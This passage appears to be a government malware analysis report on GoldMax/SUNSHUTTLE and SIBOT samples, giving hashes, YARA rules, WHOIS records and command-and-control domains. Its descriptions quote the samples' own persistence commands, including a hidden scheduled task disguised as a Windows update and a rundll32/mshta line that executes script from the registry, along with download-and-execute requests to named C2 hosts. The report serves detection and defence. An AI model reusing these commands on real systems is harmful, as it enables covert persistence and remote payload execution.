filesize<10MB and uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and all of them
}
ssdeep Matches
No matches found.
PE Metadata
| Compile Date |
1969-12-31 19:00:00-05:00 |
| Import Hash |
91802a615b3a5c4bcc05bc5f66a5b219 |
PE Sections
| MD5 |
Name |
Raw Size |
Entropy |
| 7a1607fa13e952f0074d14da6640799e |
header |
1536 |
1.254058 |
| 82e920a576c08a7fff8d28fe7f3e93a4 |
.text |
2402816 |
5.901993 |
| 7c4531cb3e331f4a36a1ac2b77022169 |
.rdata |
2511360 |
5.340532 |
| 69aaf44b0f374f9e66eb65c779a77528 |
.data |
260608 |
5.551012 |
| f981b67cbc5a081af39bedc1eb2fe60b |
.idata |
1536 |
3.414430 |
| 07b5472d347d42780469fb2654b7fc54 |
.symtab |
512 |
0.020393 |
Relationships
| 4e8f24fb50… |
Connected_To |
megatoolkit.com |
| 4e8f24fb50… |
Dropped |
bc7a3b3cfae59f1bfbde57154cb1e7deebdcdf6277ac446919df07e3b8a6e4df |
Description
This file is an 64-bit Windows executable file written in Golang (Go) and was identified as SUNSHUTTLE/Goldmax malware. It is unique in that it does not appear to be packed, unlike other GoldMax samples, which were packed with UPX. It was observed beginning to beacon after remediation efforts began on the compromised network.
Upon execution, drops file “runlog.dat.tmp” (bc7a3b3cfae59f1bfbde57154cb1e7deebdcdf6277ac446919df07e3b8a6e4df) in the same directory the executable is running. Sample filename mimics the name of other benign windows service executable. Initiates encrypted network traffic to “megatoolkit.com” using TLSv1.3 to create a secure connection with C2. Runlog.dat.tmp is encrypted using a key unique to each sample, but based on previous reporting it is almost certainly a configuration file. If the file does not already exist in the same directory as the malware, it will be created at runtime.
megatoolkit.com
Tags
command-and-control
URLs
- megatoolkit.com/catalog/
- megatoolkit.com/icon.ico
- megatoolkit.com/icon.pngi19TotqC9iD8Y0B7jcGnpp5hYcyjg4cL
Whois
Domain Name: megatoolkit.com
Registry Domain ID: 2344043124_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namesilo.com
Registrar URL: https://www.namesilo.com/
Updated Date: 2020-12-16T07:00:00Z
Creation Date: 2018-12-17T07:00:00Z
Registrar Registration Expiration Date: 2022-12-17T07:00:00Z
Registrar: NameSilo, LLC
Registrar IANA ID: 1479
Registrar Abuse Contact Email: abuse@namesilo.com
Registrar Abuse Contact Phone: +1.4805240066
Domain Status: clientTransferProhibited https://www.icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: Domain Administrator
Registrant Organization: See PrivacyGuardian.org
Registrant Street: 1928 E. Highland Ave. Ste F104 PMB# 255
Registrant City: Phoenix
Registrant State/Province: AZ
Registrant Postal Code: 85016
Registrant Country: US
Registrant Phone: +1.3478717726
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: pw-82f809367ca4aef6cfb7b46bcb7f880c@privacyguardian.org
Registry Admin ID:
Admin Name: Domain Administrator
Admin Organization: See PrivacyGuardian.org
Admin Street: 1928 E. Highland Ave. Ste F104 PMB# 255
Admin City: Phoenix
Admin State/Province: AZ
Admin Postal Code: 85016
Admin Country: US
Admin Phone: +1.3478717726
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: pw-82f809367ca4aef6cfb7b46bcb7f880c@privacyguardian.org
Registry Tech ID:
Tech Name: Domain Administrator
Tech Organization: See PrivacyGuardian.org
Tech Street: 1928 E. Highland Ave. Ste F104 PMB# 255
Tech City: Phoenix
Tech State/Province: AZ
Tech Postal Code: 85016
Tech Country: US
Tech Phone: +1.3478717726
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: pw-82f809367ca4aef6cfb7b46bcb7f880c@privacyguardian.org
Name Server: NS1.DNSOWL.COM
Name Server: NS2.DNSOWL.COM
Name Server: NS3.DNSOWL.COM
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
Relationships
| megatoolkit.com |
Connected_From |
4e8f24fb50a08c12636f3d50c94772f355d5229e58110cccb3b4835cb2371aec |
Description
bootcats.exe (4e8f24fb50a08c12636f3d50c94772f355d5229e58110cccb3b4835cb2371aec) attempts to connect to this domain.
bc7a3b3cfae59f1bfbde57154cb1e7deebdcdf6277ac446919df07e3b8a6e4df
Details
| Name |
runlog.dat.tmp |
| Size |
235 bytes |
| Type |
ASCII text, with no line terminators |
| MD5 |
aaf144c8c647a0f7f807e203921dc244 |
| SHA1 |
510336020a32652cb65891ad9fde3b2a60f9a768 |
| SHA256 |
bc7a3b3cfae59f1bfbde57154cb1e7deebdcdf6277ac446919df07e3b8a6e4df |
| SHA512 |
6a861468536c83626a0636adc517a48e4a5a022fea6f1e28bde3a43b1121d5b98734533e2f8c1943d9c5e075597139cd34ae6f5e1f75f9981a4266f4acf2ff4a |
| ssdeep |
3:oc2XPd1k1NjViOUjQ3EGqqxBo2JsKGNoLYWBiUvxwy3zeaDKkUg+mTe8G9t4WrQ8:52fdWHj47sYqHls7Wra/kU5MeX0ST7v |
| Entropy |
5.800454 |
Antivirus
No matches found.
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Relationships
| bc7a3b3cfa… |
Dropped_By |
4e8f24fb50a08c12636f3d50c94772f355d5229e58110cccb3b4835cb2371aec |
Description
This file is a text file that was dropped by bootcats.exe. Runlog.dat.tmp is encrypted using a key unique to each sample, but based on previous reporting it is almost certainly a configuration file. If the file does not already exist in the same directory as the malware, it will be created at runtime.
7e05ff08e32a64da75ec48b5e738181afb3e24a9f1da7f5514c5a11bb067cbfb
Tags
botdownloaderloadertrojan
Details
| Name |
rundll32registry_createremoteregistry.vbs |
| Size |
26789 bytes |
| Type |
ASCII text, with very long lines, with CRLF line terminators |
| MD5 |
4fd640185f229d0ef142899c54024615 |
| SHA1 |
3d3ccd9445aeb07499a91250686c84a737bfa013 |
| SHA256 |
7e05ff08e32a64da75ec48b5e738181afb3e24a9f1da7f5514c5a11bb067cbfb |
| SHA512 |
44fb8d7c2e19c3d3f135583e818532ec2db42e0b9f548e38fd44939a574af123521051eadcecbcf70908383bb27f92c55b2a8bacf07995c5b9768ad88bfd4025 |
| ssdeep |
384:zYxnffSvor4lD1ok0JQCnaUfDnFO1AnKAn/jUfFYtYEYBhj:46/ok09tUfFYtYEYBhj |
| Entropy |
3.305791 |
Antivirus
| Microsoft Security Essentials |
TrojanDownloader:VBS/Sibot.A!dha |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This file is a VBscript that has been identified a variant of MISPRINT/SIBOT malware designed to install an obfuscated second stage VBScript into the Windows registry keys below:
–Begin registry keys–
hKey = HKEY_LOCAL_MACHINE
Subkey = “SOFTWAREMicrosoftWindowsCurrentVersionsibot”
ValueName = “(Default)”
Data = “obfuscated second stage VBScript”
–End registry keys–
The embedded VBScript is executed by “rundll32registry_schtaskdaily.vbs (acc74c920d19ea0a5e6007f929ef30b079eb2836b5b28e5ffcc20e68fa707e66).
“Final_vbscript.vbs” (a9037af30ff270901e9d5c2ee5ba41d547bc19c880f5cb27f50428f9715d318f) is the de-obfuscated VBScript.
Screenshots

Figure 2 – The content of the script used to install an obfuscated second stage VBScript malware into the Windows registry keys.

Figure 3 – The registry key value containing the obfuscated second stage VBscript.
acc74c920d19ea0a5e6007f929ef30b079eb2836b5b28e5ffcc20e68fa707e66
Tags
bottrojan
Details
| Name |
rundll32registry_schtaskdaily.vbs |
| Size |
3409 bytes |
| Type |
ASCII text, with very long lines, with CRLF line terminators |
| MD5 |
15b3856e59a242577d83275279ed70e0 |
| SHA1 |
65d3a466d65e6f7df813f83c25d828e04488a1c7 |
| SHA256 |
acc74c920d19ea0a5e6007f929ef30b079eb2836b5b28e5ffcc20e68fa707e66 |
| SHA512 |
714d76e8da8d9016ef7b7351d67dba0c7a24930bad52958b86a05ff878d6506edbed48076a6f245cff1eb670dd75b0c5d317717cd494b0a558a8a7e67a5c315d |
| ssdeep |
96:xCKjZrAuFT3M6tsKXbdUKrsGrkLgTe1HDM3wmD2GQ09LUF:rLFwNsseyvV058 |
| Entropy |
5.608919 |
Antivirus
| BitDefender |
Trojan.Agent.FEBT |
| Emsisoft |
Trojan.Agent.FEBT (B) |
| Lavasoft |
Trojan.Agent.FEBT |
| Microsoft Security Essentials |
Trojan:VBS/Sibot.B!dha |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This file is a VBscript that has been identified a variant of MISPRINT/SIBOT malware designed to create a schedule task service that uses Microsoft HTML Application (MSHTA) to execute the obfuscated second stage VBScript (7e05ff08e32a64da75ec48b5e738181afb3e24a9f1da7f5514c5a11bb067cbfb) from the Windows registry key: “HKLMSOFTWAREMicrosoftWindowsCurrentVersionsibot.”
Displayed below is the schedule task service information:
–Begin schedule task–
Name: “WindowsUpdate”
Description: “This boot task launches the SIH client to finish executing healing actions to fix the system components vital to automatic updating of Windows and Microsoft software installed on the machine. It is enabled only when the daily SIH client task fails to c”
Arguments: “vbscript:”..mshtml,RunHTMLApplication “+Execute(CreateObject(“WScript.Shell”).RegRead(“HKLMSOFTWAREMicrosoftWindowsCurrentVersionsibot”))(window.close)”
Path: rundll32
–End schedule task–
It runs the command below daily:
–Begin command–
“rundll32 vbscript:”..mshtml,RunHTMLApplication “+Execute(CreateObject(“WScript.Shell”).RegRead(“HKLMSOFTWAREMicrosoftWindowsCurrentVersionsibot”))(window.close)”
–End command–
Displayed below is the content of the script daily scheduled task Extensible Markup Language (XML) created at the time of analysis:
–Begin scheduled task XML–
<?xml version=”1.0″ encoding=”UTF-16″?>rn
<Task version=”1.2″
xmlns=”hxxp[:]//schemas.microsoft.com/windows/2004/02/mit/task”>rn
<RegistrationInfo>rn
<Description>This boot task launches the SIH client to finish executing healing actions to fix the system components vital to automatic updating of Windows and Microsoft software installed on the machine. It is enabled only when the daily SIH client task fails to c</Description>rn
</RegistrationInfo>rn
<Triggers>rn
<CalendarTrigger id=”DailyTriggerId”>rn
<StartBoundary>2021-03-12T18:27:56</StartBoundary>rn
<ExecutionTimeLimit>PT10M</ExecutionTimeLimit>rn
<Enabled>true</Enabled>rn
<ScheduleByDay>rn
<DaysInterval>1</DaysInterval>rn
</ScheduleByDay>rn
</CalendarTrigger>rn
</Triggers>rn
<Principals>rn
<Principal>rn
<RunLevel>HighestAvailable</RunLevel>rn
</Principal>rn
</Principals>rn
<Settings>rn
<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>rn
<DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>rn
<StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>rn
<AllowHardTerminate>true</AllowHardTerminate>rn
<StartWhenAvailable>true</StartWhenAvailable>rn
<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>rn
<IdleSettings>rn
<Duration>PT10M</Duration>rn
<WaitTimeout>PT1H</WaitTimeout>rn
<StopOnIdleEnd>true</StopOnIdleEnd>rn
<RestartOnIdle>false</RestartOnIdle>rn
</IdleSettings>rn
<AllowStartOnDemand>true</AllowStartOnDemand>rn
<Enabled>true</Enabled>rn
<Hidden>true</Hidden>rn
<RunOnlyIfIdle>false</RunOnlyIfIdle>rn
<WakeToRun>false</WakeToRun>rn
<ExecutionTimeLimit>PT72H</ExecutionTimeLimit>rn
<Priority>7</Priority>rn
</Settings>rn
<Actions>rn
<Exec>rn
<Command>rundll32</Command>rn
<Arguments>vbscript:”..mshtml,RunHTMLApplication “+Execute(CreateObject(“WScript.Shell”).RegRead(“HKLMSOFTWAREMicrosoftWindowsCurrentVersionsibot”))(window.close)</Arguments>rn
</Exec>rn
</Actions>rn
</Task>”
–End scheduled task XML–
Screenshots

Figure 4 – The content of the vbscript used to create the schedule task service.
88cd1bc85e6a57fa254ede18f96566b33cee999c538902aefc5b819d71163d07
Tags
botdownloaderloadertrojan
Details
| Name |
prnmngrz.vbs |
| Size |
13660 bytes |
| Type |
ASCII text, with very long lines, with CRLF line terminators |
| MD5 |
9812bb73079a739b97f2c3927ad764ba |
| SHA1 |
bec3f2a9496a0f11696debf267ba7caf1c81a9a7 |
| SHA256 |
88cd1bc85e6a57fa254ede18f96566b33cee999c538902aefc5b819d71163d07 |
| SHA512 |
c6ff6f40c13cd0d60576e06259579af8f087f1a1a0e70429c4ae40feb3156c626b1b43c1072bb7b693c55236d69f00bdefdd062f22b2bcaa9cc37cb3e4b67b98 |
| ssdeep |
192:bz7Zhi5jjOB5U1WTQ7dkGixbKOXUHiMLNYy+n8C:bZB8WqaaOXUHiMLNYrnp |
| Entropy |
4.988488 |
Antivirus
| Microsoft Security Essentials |
TrojanDownloader:VBS/Sibot.A!dha |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Relationships
| 88cd1bc85e… |
Connected_To |
eyetechltd.com |
Description
This file contains the obfuscated VBScript and has been identified a variant of MISPRINT/SIBOT malware. When executed, it collects the connection Globally Unique Identifier (GUID) associated to the local area network (LAN) connection and the address of a proxy if configured on the victim’s system. It attempts to download a malicious payload from its C2 server using the URI below:
–Begin URI–
“hxxps[:]//www[.]eyetechltd.com/wp-content/themes/betheme/includes”
–End URI–
The HTTP request header contains the extracted connection GUID in the “If-Range” field.
Displayed below is the HTTP request used to download the payload from its C2 server:
–Begin request–
GET /wp-content/themes/betheme/includes HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
If-Range: AACF144C-0770-4FE3-B92B-A4BE71D2F9B9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Host: www[.]eyetechltd.com
–End request–
The payload was not available for analysis. Analysis indicates that the downloaded payload (DLL) will be installed and executed from “c:windowssystem32driversmshidkmdfc.sys” with the command below:
–Begin command–
“rundll32 mshidkmdfc.sys,Control_DllRun”
–End command–
Displayed below are sample de-obfuscated strings fromthe script:
–Begin strings–
“USER-AGENT”
“Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36”
“If-Range”
“WINMGMTS:{IMPERSONATIONLEVEL=IMPERSONATE}!.ROOTDEFAULT:STDREGPROV”
“WINMGMTS:{IMPERSONATIONLEVEL=IMPERSONATE}!.ROOTMICROSOFTHOMENET”
“SOFTWAREMICROSOFTWINDOWSCURRENTVERSIONINTERNET SETTINGS”
“PROXYENABLE”
“rundll32 mshidkmdfc.sys,Control_DllRun”
“c:windowssystem32drivers”
“https[:]//www[.]eyetechltd.com/wp-content/themes/betheme/includes”
“MSXML2.SERVERXMLHTTP.6.0”
“WINHTTP.WINHTTPREQUEST.5.1”
“SELECT * FROM HNET_CONNECTION”
“GET”
–End strings–
Screenshots

Figure 5 – The content of the VBscript used to download a malicious payload from its C2 server.
eyetechltd.com
Tags
command-and-control
URLs
- eyetechltd.com/wp-content/themes/betheme/includes
Ports
HTTP Sessions
- GET /wp-content/themes/betheme/includes HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
If-Range: AACF144C-0770-4FE3-B92B-A4BE71D2F9B9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Host: www[.]eyetechltd.com
Whois
Domain Name: EYETECHLTD.COM
Registry Domain ID: 135677917_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.tucows.com
Registrar URL: http://tucowsdomains.com
Updated Date: 2020-07-30T09:39:33
Creation Date: 2004-11-23T16:54:52
Registrar Registration Expiration Date: 2022-11-23T16:54:52
Registrar: TUCOWS, INC.
Registrar IANA ID: 69
Reseller: OnDNet Services Ltd
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Registry Registrant ID:
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: Msida
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: MT
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext:
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext:
Registrant Email: https://tieredaccess.com/contact/6e7ea567-7210-4645-a3e9-c430d1ec2730
Registry Admin ID:
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext:
Admin Fax: REDACTED FOR PRIVACY
Admin Fax Ext:
Admin Email: REDACTED FOR PRIVACY
Registry Tech ID:
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext:
Tech Fax: REDACTED FOR PRIVACY
Tech Fax Ext:
Tech Email: REDACTED FOR PRIVACY
Name Server: ernest.ns.cloudflare.com
Name Server: marjory.ns.cloudflare.com
DNSSEC: unsigned
Registrar Abuse Contact Email: domainabuse@tucows.com
Registrar Abuse Contact Phone: +1.4165350123
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
Relationships
| eyetechltd.com |
Connected_From |
88cd1bc85e6a57fa254ede18f96566b33cee999c538902aefc5b819d71163d07 |
Description
prnmngrz.vbs (88cd1bc85e6a57fa254ede18f96566b33cee999c538902aefc5b819d71163d07) attempts to connect to this domain.
a9037af30ff270901e9d5c2ee5ba41d547bc19c880f5cb27f50428f9715d318f
Tags
botdownloaderloadertrojan
Details
| Name |
Final_vbscript.vbs |
| Size |
12928 bytes |
| Type |
ASCII text, with very long lines, with CRLF line terminators |
| MD5 |
98c8f536eb39821fa4a98e80bbad81af |
| SHA1 |
10b492375c838ce87fc3f2f648de84e3a1443ae6 |
| SHA256 |
a9037af30ff270901e9d5c2ee5ba41d547bc19c880f5cb27f50428f9715d318f |
| SHA512 |
b894d9b68578d47955665225458ac3727f4d5de5ea6e2e882bb60cc0d4917554d28de85a3489e0f0ec33cbb99b69d2aac3a266e3723baae09665aa03104b8b39 |
| ssdeep |
192:GHne1RISnxSQc6Hv1t7iaLA8G/5c+Cb5E94RqS6S8Mn4jkaA9c1:GHne157i6G/5c+O5e/S6SmkX9c1 |
| Entropy |
4.961650 |
Antivirus
| Microsoft Security Essentials |
TrojanDownloader:VBS/Sibot.A!dha |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Description
This file contains the de-obfuscated second stage VBScript (7e05ff08e32a64da75ec48b5e738181afb3e24a9f1da7f5514c5a11bb067cbfb) embedded in the Windows registry “HKLMSOFTWAREMicrosoftWindowsCurrentVersionsibot{Default}.” The script is obfuscated and when executed, it collects the connection GUID associated to the LAN connection and the address of a proxy if configured on the victim’s system. It attempts to download a malicious payload from a C2 server. Note: The C2 server was identified as a compromised domain and was redacted for privacy.
The HTTP request header contains the extracted connection GUID in the “X-XSRF-TOKEN” field.
Displayed below is the HTTP request used to download the payload from its C2 server:
–Begin request–
GET /includes HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
User-Agent: Chromium/78.0.3882.0 Linux
X-XSRF-TOKEN: AACF144C-0770-4FE3-B92B-A4BE71D2F9B9
Host: [Redacted]
–End request–
The payload was not available for analysis. Analysis indicates that the downloaded payload will be installed and executed from “c:windowssystem32driversnetioc.sys” with the command below:
–Begin command–
“rundll32 netioc.sys,NdfRunDllDuplicateIPDefendingSystem”
–End command–
Displayed below are sample de-obfuscated strings from the script:
–Begin strings–
“USER-AGENT”
“Chromium/78.0.3882.0 Linux”
“X-XSRF-TOKEN”
“WINMGMTS:{IMPERSONATIONLEVEL=IMPERSONATE}!.ROOTDEFAULT:STDREGPROV”
“WINMGMTS:{IMPERSONATIONLEVEL=IMPERSONATE}!.ROOTMICROSOFTHOMENET”
“SOFTWAREMICROSOFTWINDOWSCURRENTVERSIONINTERNET SETTINGS”
“PROXYENABLE”
“rundll32 mshidkmdfc.sys,Control_DllRun”
“c:windowssystem32drivers”
“[Redacted C2]”
“MSXML2.SERVERXMLHTTP.6.0”
“WINHTTP.WINHTTPREQUEST.5.1”
“SELECT * FROM HNET_CONNECTION”
“GET”
–End strings–
Screenshots

Figure 6 – The code snippet of the final de-obfuscated vbscript embedded in the Windows registry “HKLMSOFTWAREMicrosoftWindowsCurrentVersionsibot(Default) used to download the malicious payload from its C2 server.
e9ddf486e5aeac02fc279659b72a1bec97103f413e089d8fabc30175f4cdbf15
Tags
bottrojan
Details
| Name |
rundll32file_schtaskdaily.vbs |
| Size |
3270 bytes |
| Type |
ASCII text, with very long lines, with CRLF line terminators |
| MD5 |
97306a881289b3c32085d0901b6d08a7 |
| SHA1 |
1075639fb7d97ade8bcbe86d38835ac1b71e6237 |
| SHA256 |
e9ddf486e5aeac02fc279659b72a1bec97103f413e089d8fabc30175f4cdbf15 |
| SHA512 |
de4e1aaa87b7b38b831a5450c557c3b22a2866b7fb871af3ac7cdf0c208739e01cd86aa9ef7cfd645d95a3993f5f6eefdbe513e8d2af4812a32f8923d2690dbf |
| ssdeep |
96:yG/J/WXQGApwj3Fv2tOiFbTLyD1rvdr1dD2PVLFi+:yG/RWXIw1EpTLa1rFr1KLFi+ |
| Entropy |
5.622366 |
Antivirus
| Microsoft Security Essentials |
Trojan:VBS/Sibot.B!dha |
YARA Rules
- rule CISA_3P_10327841_04 : SIBOT trojan bot vbscript
{
meta:
Author = “CISA Trusted Third Party”
Incident = “10327841”
Date = “2021-03-26”
Actor = “n/a”
Category = “Trojan BOT VBScript”
Family = “SIBOT”
Description = “Detects Scheduled Task persistence for sibot variant AikCetnrll”
strings:
$a1 = “Actions.Create” fullword ascii
$a2 = “RegistrationInfo” fullword ascii
$a3 = “StartWhenAvailable” fullword ascii
$z1 = “MicrosoftWindowsCertificateServicesClient” fullword ascii
$z2 = “CreateObject(“Schedule.Service”)” fullword ascii
$z3 = “c:windowssystem32printing_admin_scriptsen-usprndrvrn.vbs” fullword ascii
$z4 = “AikCetnrll” fullword ascii
$z5 = “This task enrolls a certificate for Attestation Identity Key” fullword ascii
condition:
(3 of ($a*) and 5 of ($z*))
}
ssdeep Matches
No matches found.
Description
“Rundll32file_schtaskdaily.vbs” is a VBScript that creates a scheduled task that executes “prndrvrn.vbs” (CB80A074E5FDE8D297C2C74A0377E612B4030CC756BAF4FFF3CC2452EBC04A9C ) daily. The file “prndrvrn.vbs” is a variant of the Sibot obfuscated VBScript malware. Despite not containing the string “sibot” at all, both “rundll32file_schtaskdaily.vbs” and “prndrvrn.vbs” are clearly related to existing Sibot samples as reported on by Microsoft and Mandiant because the form, function, and obfuscation algorithms of the scripts are identical. The files differ slightly in specific details of the scheduled task. “Rundll32file_schtaskdaily.vbs” is similar to variant B per previous Microsoft reporting. The only difference is that the scheduled task points to a file on disk instead of the registry. See analyst notes at the end of the report for further details on the variations.
When run without admin credentials, the Windows Script Host provides a pop up with a Permission denied error. When run with admin credentials, rundllfile_schtaskdaily.vbs script begins running inside of the WScript.exe process.
The WScript.exe process creates a scheduled task similar to AikCertEnrollTask, a legitimate task:
Task Name: AikCetnrll
Location: MicrosoftWindowsCertificateServicesClient
Also found on disk in: C:WindowsSystem32TaksMicrosoftWindowsCertificateServicesClientAikCetnrll
Description: This task enrolls a certificate for an Attestation Identity Key. (Same as AikCertEnrollTask)
Credentials: NT AUTHORITYSYSTEM
Security Options: Run with highest Privileges; Run whether user is logged on or not; hidden.
Every day the task is set to run five minutes after initial run time of the script. Ex: Script was run at 1400 the scheduled task will run every day at 1405.
The task executes a rundll32.exe inside a svchost.exe with the arguments: vbscript:”..mshtml,RunHTMLApplication”+Execute(CreateObject(“Scripting.FileSystemObject”).OpenTextFile(“c:windowssystem32printing_admin_scriptsen-usprndrvn.vbs”).ReadAll())(window.close)
This ultimately runs the prndrvrn.vbs inside “C:WindowsSystem32Printing_Admin_Scriptsen-us” daily, with SYSTEM level privileges.
This also means that prndrvrn.vbs must be placed inside the “en-us” folder in order for the scheduled task to run properly.
All variables and Task Scheduler Scripting Objects are obfuscated, but can be determined by referencing the Task Scheduler Scripting Object Microsoft documentation.
Strings of interest:
–Begin strings of interest–
StartWhenAvailable
Hidden
DateAdd
StartBoundary
Id
Enabled
ExecutionTimeLimit = “PT10M”
.Actions.Create(
Schedule.Service
MicrosoftWindowsCertificateServicesClient
This task enrolls a certificate for Attestation Identity Key.
DailyTriggerId
.Paths = “rundll32”
.Arguments = “vbscripts:””..mshtml,RunHTMLApplication
“”Execute(CreateObject(“”Scripting.FileSystemObject””).OpenTextFile(“”c:windowssystem32printing_admin_scriptsen-usprndrvrn.vbs””).ReadAll()(window.close)”
RegisterTaskDefinition( “AikCetnrll”
NT AUTHORITYSYSTEM
–End strings of interest–
Script needs administrator privileges to run correctly.
The Task Name is different from previously-reported Sibot samples.
AikCetnrll
Task Location is different from previously-reported Sibot samples.
Task Scheduler Library > Microsoft > Windows > CertificateServicesClient
Or
C:WindowsSystem32TaksMicrosoftWindowsCertificateServicesclient
Task Description is different from previously-reported Sibot samples.
“This task enrolls a certificate for Attestation Identity Key”
Scheduled Task Action is different than previously-reported Sibot samples.
Task Trigger is the same and executes five minutes after initial script runtime.
Task Scheduler Operational Event ID – 140 – User “NT AUTHORITYSYSTEM” updated Task Scheduler task “MicrosoftWindowsCertificateServicesClientAikCetnrll”.
cb80a074e5fde8d297c2c74a0377e612b4030cc756baf4fff3cc2452ebc04a9c
Tags
botdownloaderloadertrojan
Details
| Name |
prndrvrn.vbs |
| Size |
13110 bytes |
| Type |
ASCII text, with very long lines, with CRLF line terminators |
| MD5 |
a16f6291e6096cfc2cc901050b922b9e |
| SHA1 |
1798d1b45d9dd8c5afd4b0a43490233f61864da3 |
| SHA256 |
cb80a074e5fde8d297c2c74a0377e612b4030cc756baf4fff3cc2452ebc04a9c |
| SHA512 |
260b88a05d9404efce4611a6576e7fddd76b1f92087ccc0c5d8ae757c939e4fc463a35a2f2c19317f64fa9aa4dbbdb24b7adb2fd48d5a919480239428d5c7ec5 |
| ssdeep |
192:ZTq3D3xkQN1myNlxlmuAp5m2MFSeG7+sh1Nqfu3oLixCeSezjYxAb:ZTFC8oN7KV3oLixHSezkAb |
| Entropy |
4.949764 |
Antivirus
| Microsoft Security Essentials |
TrojanDownloader:VBS/Sibot.A!dha |
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Relationships
| cb80a074e5… |
Connected_To |
sense4baby.fr |
Description
This file “prndrvrn.vbs” is a VBScript that preforms a DNS query to Sense4baby.fr followed by an HTTPS TLS1.2 connection. It is designed to download a payload, store it as a .sys file, and execute it. Prndrvrn.vbs is a variant of the Sibot obfuscated VBScript malware. Despite not containing the string “sibot”, both rundll32file_schtaskdaily.vbs and prndrvrn.vbs are clearly related to existing Sibot samples as reported on by Microsoft and Mandiant because the form, function, and obfuscation algorithms of the scripts are identical. They differ slightly in specific details of the scheduled task. Prndrvrn.vbs is variant C as described in Microsoft’s reporting.
Prndrvrn.vbs variables and .NET functions are obfuscated. The variable and function names can be de-obfuscated by comparing the structures and purposes of the functions to .NET documentation to determine what they represent. The strings in the program are obfuscated by an encoding function found towards the end of the script.
The script can run with or without administrator permissions. However, the other scripts used for persistence (rundll32file_schtasksdaily.vbs) run prndrvrn.vbs with SYSTEM level privileges.
When run, prndrvrn.vbs starts inside of Wscript.exe and immediately preforms a DNS query to Sense4baby.fr. After receiving a response it begins setting up a TLS1.2 connection. Previous reporting indicates the script tries to pull a .sys file from the URL hxxps[:]//sense4baby.fr/sites/default/files/styles with an HTTPS GET request.
After receiving the .sys, prdndrvrn.vbs executes the .sys file. Further analysis is not possible without a copy of the .sys file the script is requesting; however, the script appears identical to Microsoft reported Sibot Variant C except for the domain name, payload name, and payload path. According to Microsoft reporting, the .sys file downloaded by Sibot Variant C is actually a .dll file with the extension changed to .sys to obfuscate its true nature.
Network Artifacts
(“rundll32 wudfrdm.sys,ExecuteScheduledSPPCreation”,”c:windowssystem32drivers”,”hxxps[:]//sense4baby.fr/sites/default/files/styles”,”GET”)
The intended purpose is to reach out and download file wudfrdm.sys from domain “hxxps[:]//sense4baby.fr/sites/default/files/styles” into folder C:windowssystem32drivers via an HTTP GET Request
Observed in network traffic:
User Agent: “Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36”
GUID String: “{068B2FE5-EB56-EE50-7A0C-10114EA138E3}”
sense4baby.fr
Tags
command-and-control
URLs
- sense4baby.fr/sites/default/files/styles
Whois
domain: sense4baby.fr
status: ACTIVE
hold: NO
holder-c: IANB3-FRNIC
admin-c: IANB3-FRNIC
tech-c: FK3162-FRNIC
zone-c: NFC1-FRNIC
nsl-id: NSL5536-FRNIC
dsl-id: SIGN1631703-FRNIC
registrar: HOSTING CONCEPTS B.V.
Expiry Date: 2021-07-16T14:47:29Z
created: 2019-07-16T14:47:29Z
last-update: 2020-07-14T13:07:16Z
source: FRNIC
ns-list: NSL5536-FRNIC
nserver: ns1.openprovider.nl
nserver: ns2.openprovider.be
nserver: ns3.openprovider.eu
source: FRNIC
ds-list: SIGN1631703-FRNIC
key1-tag: 19594
key1-algo: 8 [RSASHA256]
key1-dgst-t: 2 [SHA-256]
